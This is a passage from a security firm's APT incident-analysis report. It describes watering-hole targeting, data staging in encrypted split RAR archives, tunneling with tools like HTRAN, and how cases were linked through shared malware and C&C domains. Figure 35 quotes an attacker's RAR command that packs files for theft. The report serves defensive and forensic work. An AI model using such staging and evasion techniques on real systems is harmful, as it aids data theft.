In another case, a backdoor program written in Java was discovered running on a Linux server. Although, this was a rare case, it shows that attackers sometimes choose backdoors that are designed specifically for targeted servers.

4.8. Restricting the range of targets in watering hole attacks

In watering hole attacks, at least, those that occur in Japan, attackers use programs designed to infect systems by adding malware to requested webpages or to cause malware to be downloaded, but only when the IP addresses of accessing users match the targets. Therefore, it is extremely difficult for non-targeted third parties (including cyber security companies) to detect such attacks.

What is shown below are methods that are likely to be used by attackers to target malware infections at certain IP addresses. It is necessary to design an investigative approach for each of these methods:

[43] Terminal emulator designed for Telnet, SSH, and serial connection, used to remotely log on to Linux servers from Windows. http://sourceforge.jp/projects/ttssh2/

1. Using web applications of control (Figure 3, presented earlier)
2. Attack code modules (features) are incorporated into web servers and activated only when accessed from specific IP addresses.
3. Communication from specific IP addresses is forwarded through NAT (a technique used for converting an IP address to a different IP address)

4.9. Methods used to steal information


4.9.1. Leveraging archives to steal information: RAR/7-Zip/CAB

In many of the cases where information was stolen, we have detected trace evidence indicating the use of the RAR command to prepare the information before the theft took place. In the example shown in Figure35, the attacker saved rar.exe with a different name (test.exe) and encrypted a file, including its header, before compressing it while password-protecting it (manager123). The reason is unclear, perhaps to avoid the restrictions on the size of files uploaded on a proxy server, or to make it difficult for an administrator to notice the uploading of large files, but the attacker split the file into smaller volumes with a fixed size (200 Mbytes) and then compressed them. In some cases, attackers filtered which files would be compressed by using the date and time when files were last updated (files that have been updated after 10:03:00, July 21, 2013, for example). These examples give us the impression that attackers are routinely stealing information.

```
test.exe_a_c:\RECYCLER\test.dat_-v200m_”C:\tmp”_-hpmanager123_-ta20130721100300
```

Figure 35 A RAR Command That Creates an Archive Called test.dat Containing Files Updated after 10:03:00, July 21, 2013

Extensions such as “.part1.” and “.part01.” are automatically added to multiple volume archived files (Figure 36).
If files like these have been detected, you would be well advised to take countermeasures against a potential APT.



C:¥RECYCLER

名前	サイズ	種類
S-1-5-21-1801674531-1035...		フォルダ
test.dat.part1.rar	204,800 KB	WinRAR archive
test.dat.part2.rar	117,340 KB	WinRAR archive

Figure 36 Multiple Volume RAR Files

In addition to cases where RAR was used, we have also detected other cases where archive formats such as 7-Zip and CAB were used. As with RAR, the 7-Zip command is also capable of encrypting files, including headers. Therefore, it is often used by attackers.

Note that attackers can also steal information without compressing files, since their malware itself may have file-forwarding features.

Breaking RAR passwords would provide an effective means of preventing damage from security breaches. In many cases, however, attackers set passwords that are ten or more characters long and that employ any characters from the alphanumeric character set. Therefore, password-cracking programs are usually not effective. Nevertheless, in some cases, we were able to crack passwords in the following circumstances:

1. **Where passwords were left in attackers' bat files (including deleted bat files).**
2. **Where passwords were left in page files (C:¥pagefile.sys) or in memory.**
3. **By applying routine decryption based on malware analysis, we are able to restore the attackers' command history found in the communication data left in the proxy servers and other devices.**

In one rare case, the attacker had set multiple RAR passwords in a single attack. Some of the passwords were sets of characters arranged in sequences found on a keyboard, which gave us the impression that the attacker was rushing when he set the passwords.

4.9.2. Steps in stealing information: copying files from file servers to temporary folders

To steal information, attackers select files with specific filename extensions (Microsoft Office files, CAD files, text files, etc.) from among files saved on file servers that serve as springboards. Then, attackers compress the selected files by using the RAR command, either directly or saving them first in working folders. Once they have stolen the information, they delete the files in the working folders.

In some cases, through an understanding of these procedures, we are able to recover the content or at least the filenames of deleted files through forensic investigations, thereby obtaining an approximate idea of the information that has been stolen.

4.10. Other techniques

4.10.1. Port forwarding/tunneling

As shown in Figure 37, port forwarding refers to the forwarding of data received at a port with a predetermined port number to other ports with different IP addresses and port numbers. Tunneling is similar to port forwarding except that in this case data is sent and received wrapped in different protocols (HTTP in the example). By taking advantage of these operations, it enables access to servers and computers inside companies that are ordinarily inaccessible from the Internet due to forwarding access control (Figure38).

Our researches have detected cases involving port forwarding in which HTRAN, a port forwarding tool that has been mentioned in reports by Trend Micro[44] and Mandiant[45], was used for cyber-attacks (Figure 39)

In recent years, we have also confirmed a number of cases that involve the use of tunneling tools, which are more difficult to detect. Tunneling tools use https communication to access the Internet. Since https communication is also used in ordinary web access, there is no clear-cut difference between tunneling and ordinary communication, which makes it all the more difficult to detect tunneling. However, once a connection has been made, tunneling tends to maintain the connection for a long period of time. Therefore, one possible way to detect tunneling may be to focus on this characteristic as a countermeasure.

There are multiple versions of tunneling tools as well. However, none of these versions can be found by searching the Internet. This leads us to believe that these tools were either developed by attackers themselves or are available only on the black market.




Figure 37 Port Forwarding/Tunneling




Figure 38 Access to Company Computers and Servers Using Htran and Other Tools




Figure 39
Percentage Use of Port Forwarding/Tunneling Tools

4.10.2. Purging of files

We have encountered cases in which attackers instead of ordinary deletion commands were using SDelete[46], a secure file deletion tool publicly released by Microsoft to prevent files from being restored. There were also cases where attackers seemed to have overwritten unused areas with zeros.

05 Case Studies on APTs

In this chapter, we present some of the results about relationships between multiple cases of APTs revealed through case analysis.

We retain information on malware in a database and use it in order to improve our analysis skills and security support services. Data saved in the database includes malware programs and the URLs of C&C servers obtained through 119 Cyber Emergency Service (incident response and forensic investigations after security breaches, etc.) and information leakage security checking services, as well as Indicators Of Compromise (IOCs: trace evidence of cyber-attacks and damage caused thereby) that are unrelated to confidential customer information. When dealing with a new case, using past IOCs, for comparison, we analyse attack trends and common characteristics. In some cases, such analysis has enabled us to uncover relationships between attacks that occurred at different organizations, thereby accelerating the resolution of problems.

We refrain from publishing some of the results of information analysis, as it may benefit attackers. Also, in recent years, attackers frequently delete the tools used in their attacks and during the processes of spreading malware infections once they have achieved their objectives. Therefore, readers need to understand that the results of analysis presented in this report are based on fragmentary information and that they should use them merely as reference.

Figure40 is a diagram that shows relationships of information confirmed in an APT against a targeted company (presented as LAC in the diagram). In this case, six types of malware were used, each with different destination addresses.

Figure41 shows the icons used in Chapter 5, including this diagram. Figure42 is a representation of the relationships between all cases that have been analyzed.




Figure 40 Summary of Information on Security Breaches




Figure 41 Icons Used in This Chapter




Figure 42 Image Showing Relationships between All Cases

5.1. Relationships between cases

Based on tools used in attacks and other information, the analysis of cases dealt with by LAC has confirmed mutual relationships between certain attacks that were seemingly separate from each other.

5.1.1. Same malware detected in multiple organizations

The results of analysis of relationships between different cases have confirmed that some of the attacks were targeted only at organizations in the same industry. There were also cases of attacks that were targeted at organizations in different industries but in the same industry sector.

Figure43 shows relationships that have been confirmed between multiple attacks. These relationships were revealed based on the fact that the same files were used in the attacks, including malware and unreleased, custom tools.




Figure 43 Cases in Which the Same Malware Was Used

Actually, however, there are only a limited number of cases where the same malware is used repeatedly. Figure44 shows the percentage of cases in which malware detected in one attack was also detected in attacks targeting other organizations. As this figure shows, cases where the same malware is discovered across multiple attacks account for only 2% of the attacks. In most cases, a particular malware program is used only within one targeted organization. This is because attackers use different malware programs for different targeted organizations. Therefore, no matter how widely countermeasures are deployed such as anti-virus software, their effects are limited.




Figure 44

Percentage of Cases Where the Same Malware Program Was Detected Across Different Organizations

5.1.2. Domains and IP addresses detected across multiple cases

Research on malware programs detected from single or multiple cases has revealed that the same destination hosts, domains, IP addresses, or IP networks were used in a number of cases (Figure45). There were also many cases where a single email address was used for the registration of multiple domains (Figure46).




Figure 45 Cases Where the Domains and Network Addresses Were Used




Figure 46 Cases Where Domain Registrants Were Confirmed to Be the Same

Figure47 shows the percentage of cases where the same malware destination domains were detected across multiple organizations. The same domains were used in 8% of all cases. While this percentage accounts for only a small proportion of the total number of cases, it exceeds the percentage of cases discussed in Section 5.1.1. in which the same malware was detected across multiple cases (2%). This is probably because it takes more energy for attackers to set up new destination domains than to create different variants of malware.

As mentioned in *CrowdStrike Intelligence Report on Putter Panda*,[47] a report published by CrowdStrike, attackers often update domain registrant information in order to avoid being pursued. We have confirmed such updates among the domains being monitored by LAC.

In addition, there are also situations where attackers, for the purpose of conducting targeted cyber attacks purchase domain from companies skilled in the art of buying and selling domains.




Figure 47

Percentage of Cases Where the Same Malware Destination Domains Were Detected in Multiple Organizations

5.1.3. Connection address of multiple types of RAT detected in the same cases

We have so far discussed malware as a whole. In this section, we present a rather rare case we have dealt with in the past, where RAT malware was used. In this case, multiple types of RAT (Poison Ivy and PlugX) that are often used in APTs were detected. The RAT programs all used a C&C server with the same IP address (Figure 48). Multiple types of RAT were used in the attack, each with communications content that differed from the others. This leads us to suspect that the attacker may have intended to let some of the connections remain hidden in the targeted organization even if other connections were detected by IPS and other software.




Figure 48 **Case Where Multiple RAT Connections with the Same Address Were Used**

5.2. Relationships with cases in other published reports

Some of the cases that we have dealt with in the past have been confirmed to have multiple relationships with cases discussed in other published reports. For example, one of the malware destination domains detected in our forensic investigation is also mentioned in the report by CrowdStrike mentioned earlier. The same attacker is likely to have been involved in both cases (Figure 49).

However, the malware destination domains of the other four malware programs detected in this case, as well as the registered e-mail addresses for those domains, were not mentioned in the CrowdStrike report. The results of LAC's and other companies' researches are no more than pieces of a puzzle. In order to complete the puzzle and to more accurately grasp the overview of APTs, it is necessary to share more information.

